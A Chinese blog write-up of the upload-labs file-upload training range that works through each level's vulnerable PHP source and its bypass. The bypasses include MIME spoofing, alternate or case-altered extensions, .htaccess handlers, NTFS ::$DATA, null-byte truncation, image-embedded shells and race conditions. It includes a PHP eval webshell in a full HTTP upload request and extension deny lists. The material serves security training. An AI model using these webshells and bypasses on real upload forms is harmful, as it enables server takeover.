upload-labs 文件上传靶场 writeup

原创

qq_41575340 于 2019-06-05 23:49:08 发布 1594 收藏 2

分类专栏： writeup 文章标签： 文件上传

本文链接：https://blog.csdn.net/qq_41575340/article/details/90976014

文件上传靶场练习

前言

文件上传漏洞是一个高危漏洞，想要复习一下，二刷一下文件上传靶场

Pass-01

提示：

```
本pass在客户端使用js对不合法图片进行检查！
```

通过提示发现是在客户端用js进行验证的，js验证实在发送到服务器端之前而验证的，那么我们就可以在此之前做点手脚。

可以先上传一个合法的文件，通过抓包来进行修改参数，就可以绕过这个限制了。

Pass-02

提示

```
本pass在服务端对数据包的MIME进行检查！
```

源码为：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png')
|| ($_FILES['upload_file']['type'] == 'image/gif')) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file'
]['name'])) {
                $img_path = UPLOAD_PATH . $_FILES['upload_file']['name'];
                $is_upload = true;

            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
    }
}
```

在http数据包中，判断文件类型的是Content-Type字段的值

同样抓包，修改Content-Type为image/jpeg

```
POST /study/upload-labs-master/Pass-02/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/study/upload-labs-master/Pass-02/index.php?action=show_code
Content-Type: multipart/form-data; boundary=---------------------------31153134278825
Content-Length: 330
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------31153134278825
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php
@eval($_GET['chuddy']);
?>
-----------------------------31153134278825
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------31153134278825--
```

就可以绕过判断

Pass-03

提示：

```
本pass禁止上传.asp|.aspx|.php|.jsp后缀文件!
```

通过提示可以看出，应该是不完善的黑名单所导致的漏洞。

使用不存在于黑名单但是可执行的后缀即可

常见的可执行文件的后缀：

```
PHP: php2、php3、php5、phtml、pht
ASP: aspx、ascx、ashx、cer、asa
JSP: jspx
```

注意：想要让服务器将你的文件解析为php，还需要将要修改httpd.conf：（把前面的#去掉）

```
AddType application/x-httpd-php .php .phtml .php3 .php4 .php5 .php2
```

Pass-04

提示：

```
本pass禁止上传.php|.php5|.php4|.php3|.php2|php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsv|.jspf|.jtml|.jSp|.jSpx|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpx|.aSa|.aSax|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf后缀文件!
```

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file']['name'])) {
                $img_path = UPLOAD_PATH . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

这个黑名单就比较完善了，过滤了各种罕见后缀，但是没有过滤`.htaccess`

我们在`.htaccess`文件上写：

```
SetHandler application/x-httpd-php
```

意思就是把本目录下的jpeg文件当做php来解析

新建一个jpg文件，内容如下：

```
<?php @eval($_GET['chuddy']); ?>
```

然后访问上传文件的存储位置，可以发现能够被解析为php文件。

Pass-05

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file']['name'])) {
                $img_path = UPLOAD_PATH . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

这个黑名单比前面的关卡更加完善了。过滤了`.htaccess`，但是代码中后缀转换为小写被去掉了，因此我们可以上传`Php`来绕过黑名单后缀。(在Linux没有特殊配置的情况下，这种情况只有win可以，因为win会忽略大小写)

Pass-06

查看提示发现同样是黑名店限制，几乎涵盖了所有危险的后缀，那么查看源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",
".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jS
pa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx","
.aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file'
]['name'])) {
                $img_path = UPLOAD_PATH . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

win下的小技巧：Win下`xx.jpg[空格]`或`xx.jpg.`这两类文件都是不允许存在的，若这样命名，windows会默认除去空格或点

此处会删除末尾的点，但是没有去掉末尾的空格，因此上传一个`.php空格`文件即可绕过。

Pass-07

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",
".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jS
pa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx","
.aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file'
]['name'])) {
                $img_path = UPLOAD_PATH . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

此处会删除末尾的空格，但是没有去掉末尾的点，因此上传一个`.php.`文件即可绕过。

Pass-08

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",
".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jS
pa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx","
.aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file'
]['name'])) {
                $img_path = UPLOAD_PATH . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

发现缺少`::$DATA`

查阅资料发现，这是利用windows操作系统的一个特性：

NTFS ADS 带来的 WEB 安全问题

Author:Pysolve
Captain@Xcl0ud.NeT

NTFS ADS 简介

NTFS 流全称为 NTFS 交换数据流（NTFS Alternate Data Streams），ADS 的诞生是为了兼容 Hierarchical File System 。HFS---分层文件系统，是由苹果公司推出的文件系统，其工作模式是将不同数据存在不同的分支文件，文件数据存放在数据分支而文件参数存放在资源分支。类似的，NTFS 流使用资源派生来维持与宿主文件相关的信息。ADS 有点类似文件的属性信息一样，依附于文件的传统边界之外。

来看一个 ADS 的实例，通常这个例子在讲到 ADS 的地方都会提到。新建一个文件，命名为 test.txt，该文件即是宿主文件；打开文件，输入内容" test" 。在该目录下执行命令 echo "This is a stream" > test.txt:stream.txt 建立后 cmd 不会有任何提示且对于 Windows 资源管理器来说宿主文件没有发生任何变化（包括其大小、修改时间等）。这是因为 windows 下不是所有程序都能支持 ADS 导致的。同样 dir、type 等也不能看到。Notepad 能够部分支持 ADS，可以打开 test.txt:stream.txt，但 notepad 也不能完全支持，另存为时会出现参数错误。

注：

1、修改宿主文件的内容不会影响流的内容。
2、修改流的内容不会影响宿主文件的内容。

在测试中我们发现，如果上传的文件名字为：test.php::$DATA，会在服务器上生成一个test.php的文件，其中内容和所上传文件内容相同，并被解析。假设我们需要上传的文件内容为：<?php phpinfo();?>下面是上传是会出现的现象：

上传的文件名 服务器表面现象 生成的文件内容
Test.php:a.jpg 生成Test.php 空
Test.php::$DATA 生成test.php <?php phpinfo();?>
Test.php::$INDEX_ALLOCATION 生成test.php文件夹
Test.php::$DATA\0.jpg 生成0.jpg <?php phpinfo();?>
Test.php::$DATA\aaa.jpg 生成aaa.jpg <?php phpinfo();?>

PS: 上传test.php:a.jpg的时候其实是在服务器上正常生成了一个数据流文件，可以通过notepad test.php:a.jpg查看内容，而test.php为空也是正常的。
根据第二个现象，我们可以bypass一些黑名单验证。
后面我加\0测试的时候是想截断后面的东西，但是发现windows会无视"/""\"这两个符号前面的东西，只识别这俩符号后的字符串。(由于windows把\ / 当成了目录，而上传只认识文件名所导致的)

NTFS文件系统包括对备用数据流的支持。这不是众所周知的功能，主要包括提供与Macintosh文件系统中的文件的兼容性。备用数据流允许文件包含多个数据流。每个文件至少有一个数据流。在Windows中，此默认数据流称为：`$ DATA`。
上传`.php::$DATA`绕过。(仅限windows)

Pass-09

```
is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",
".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jS
pa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx","
.aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $_FILES['upload_file'
]['name'])) {
                $img_path = UPLOAD_PATH . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

通过阅读源码，我们可以发现,用户上传的文件名，我们可控。且会删除文件名末尾的点和空格

结合上面几关的解题经验，我们可以发现可以通过创建文件`.php.空格.`来进行绕过

Pass-10

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","jsp","jspa","jspx","jsw","jsv"
,"jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], UPLOAD_PATH . '/' . $file_name)) {
            $img_path = UPLOAD_PATH . '/' .$file_name;
            $is_upload = true;
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

通过查看源码发现

```
$file_name = str_ireplace($deny_ext,"", $file_name);
```

将黑名单的文件名替换成空，所以我们想到可以通过双写来进行绕过。

Pass-11

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = '上传失败！';
        }
    }
    else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

影响版本：`5.4.x<= 5.4.39`，`5.5.x<= 5.5.23`，`5.6.x <= 5.6.7`

exp：`move_uploaded_file($_FILES['name']['tmp_name'],"/file.php\x00.jpg");`

源码中move_uploaded_file中的save_path可控，因此00截断即可。

Pass-12

方法同上，只是请求方式改为`POST`

Pass-13

提示

```
本pass检查图标内容开头2个字节！
```

我们可以伪造一下文件头的信息

```
常用文件头：
（1） .JPEG;.JPE;.JPG，”JPGGraphic File”
（2） .gif，”GIF 89A”
（3） .zip，”Zip Compressed”
（4） .doc;.xls;.xlt;.ppt;.apr，”MS Compound Document v1 or Lotus Approach APRfile”
```

Pass-14

本关可以通过制作图片马进行绕过

制作图片马的方法：

```
在Windows的cmd中执行命令：


copy 图片名/b+ 木马文件/a 合成的图片马名
```

Pass-15

同14关

Pass-16

主要是二次渲染绕过

jpg和png很麻烦，gif只需要找到渲染前后没有变化的位置,然后将php代码写进去,就可以了。

二次渲染的详解

Pass-17

```
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传失败！';
    }
}
```

可以看到文件先经过保存，然后判断后缀名是否在白名单中，如果不在则删除，此时可以利用条件竞争在保存文件后删除文件前来执行php文件。

一边用bp一直上传木马文件，一边用脚本一直访问该临时文件，就能成功执行命令。


Pass-18

原理同17一样，都是利用条件竞争

Pass-19


```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw"
,"jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传失败! ';
            }
        }else{
            $msg = '禁止保存为该类型文件! ';
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

这里需要注意的是`move_uploaded_file`会忽略掉文件末尾的`/.`这里是用户可控的。所以我们可以伪造这样的上传



总结

感觉这个图总结的特别详细。



自己还是很菜，还要继续努力呀！